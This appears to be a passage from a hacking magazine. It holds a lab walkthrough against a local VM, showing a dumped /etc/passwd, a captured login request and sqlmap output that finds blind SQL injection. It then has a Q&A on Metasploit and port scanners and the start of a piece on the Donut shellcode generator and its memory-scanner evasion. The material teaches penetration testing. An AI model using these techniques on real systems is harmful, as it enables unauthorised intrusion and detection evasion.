
Development in progress, please report any bugs to admin@covid19.localhost

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
```

However I was struck after that. After trying out other attacks, there was only one test left. Is t -he login page vulnerable to SQL injection? So I captured the login request using Burp proxy in a file named maskpass and used sqlmap tool to check it out.




```
POST /login.php HTTP/1.1
Host: 192.168.36.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Ge
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.129/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=P%40ssw0rd666&login=login
```




```
hackercoolmagz@kali:~$ sqlmap -r maskpass
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 16:06:19 /2020-04-15/
```

Very soon sqlmap reported that the POST parameter "username" is vulnerable.



```
injection not exploitable with NULL values. Do you want to try with a random int
eger value for option '--union-char'? [Y/n] y
[16:07:43] [INFO] testing 'MySQL UNION query (30) - 1 to 20 columns'
[16:07:44] [INFO] testing 'MySQL UNION query (30) - 21 to 40 columns'
[16:07:44] [INFO] testing 'MySQL UNION query (60) - 41 to 60 columns'
[16:07:45] [INFO] testing 'MySQL UNION query (30) - 61 to 80 columns'
[16:07:45] [INFO] testing 'MySQL UNION query (30) - 81 to 100 columns'
[16:07:45] [INFO] checking if the injection point on POST parameter 'username' i
s a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others
(if any)? [y/N]
```

Not just that, even POST parameter "password" is vulnerable.



```
[16:08:15] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND t
ime-based blind' injectable
[16:08:15] [INFO] testing 'Generic UNION query (30) - 1 to 20 columns'
[16:08:16] [INFO] testing 'MySQL UNION query (30) - 1 to 20 columns'
[16:08:18] [INFO] testing 'MySQL UNION query (30) - 21 to 40 columns'
[16:08:18] [INFO] testing 'MySQL UNION query (60) - 41 to 60 columns'
[16:08:18] [INFO] testing 'MySQL UNION query (30) - 61 to 80 columns'
[16:08:18] [INFO] testing 'MySQL UNION query (30) - 81 to 100 columns'
[16:08:18] [INFO] checking if the injection point on POST parameter 'password' i
s a false positive
POST parameter 'password' is vulnerable. Do you want to keep testing the others
(if any)? [y/N]
```

Both parameters are vulnerable to time-based blind SQL injection. Going further I will once again get access to the database where the password for zip file is stored. So I found the second way of getting "user". All that's left is second way of getting root.

(To Be Continued)

HACKING Q & A

Q : Is it true that the Houseparty app is trying to hack accounts?

A : No. It's not like that. As for now there is no proof that the recently viral house party app has been hacked or if they are trying to hack someone. The company itself announced that the news that their app getting hacked is part of a smear campaign and it announced a huge sum of bounty for anyone who gives the information about the person responsible for this smear campaign.

It is also reported that house party app has been collecting lot of information about the users. All this in itself doesn't mean the app is trying to hack you but it also not advised for any company having lot of information which is not required.

Q : What should I learn first, Metasploit or writing your own exploits?

A : My advice would be to learn how to use Metasploit first. Metasploit is a framework which has many exploit modules pre-built into it. While using Metasploit, try to understand how an exploit works and how it takes advantage of a specific vulnerability. After loading the exploit, type " info" command which gives detailed and complete information about the exploit. Before running the exploit, set the verbose option to TRUE. This will give detailed information as to what the exploit is doing while running. Once you are well versed with how exploits work, you can write your exploits yourself. While beginning to write exploits, I suggest you to start with Python programming language as it is not only very simple but effective too.

Q : Is Nmap the only port scanner or are there other options?

A : No, although Nmap is the most popular port scanner, there are many other alternatives.

1. Angry Ip scanner : Built for Windows, lInux and Mac, this is a versatile and simple port scanner.
2. Netcat : Yes, netcat can also be used for port scanning.
3. Zenmap : Have you tried Zenmap, the graphical version of Nmap.
4. Masscan : Very useful in scanning a large number of devices (some say it can scan the entire internet in a few mins).
5. Advanced IP scanner : Apart from port scanning, this one shows all network devices, gives access to shared folders and can even turn off computers remotely.

DONUT


NOT JUST ANOTHER TOOL

Donut is a tool that generates shellcode from VBScript, JScript, EXE, DLL files and dotNET assemblies. Although there are many tools that can do this, Donut does this with position independent code that enables in-memory execution of the compiled assemblies.

This compiled shellcode assembly can either be staged from a HTTP server or embedded directly in the file itself. After the compiled shellcode is loaded and executed in memory, the original reference is erased immediately to avoid memory scanners. The features supported by the Donut generator are

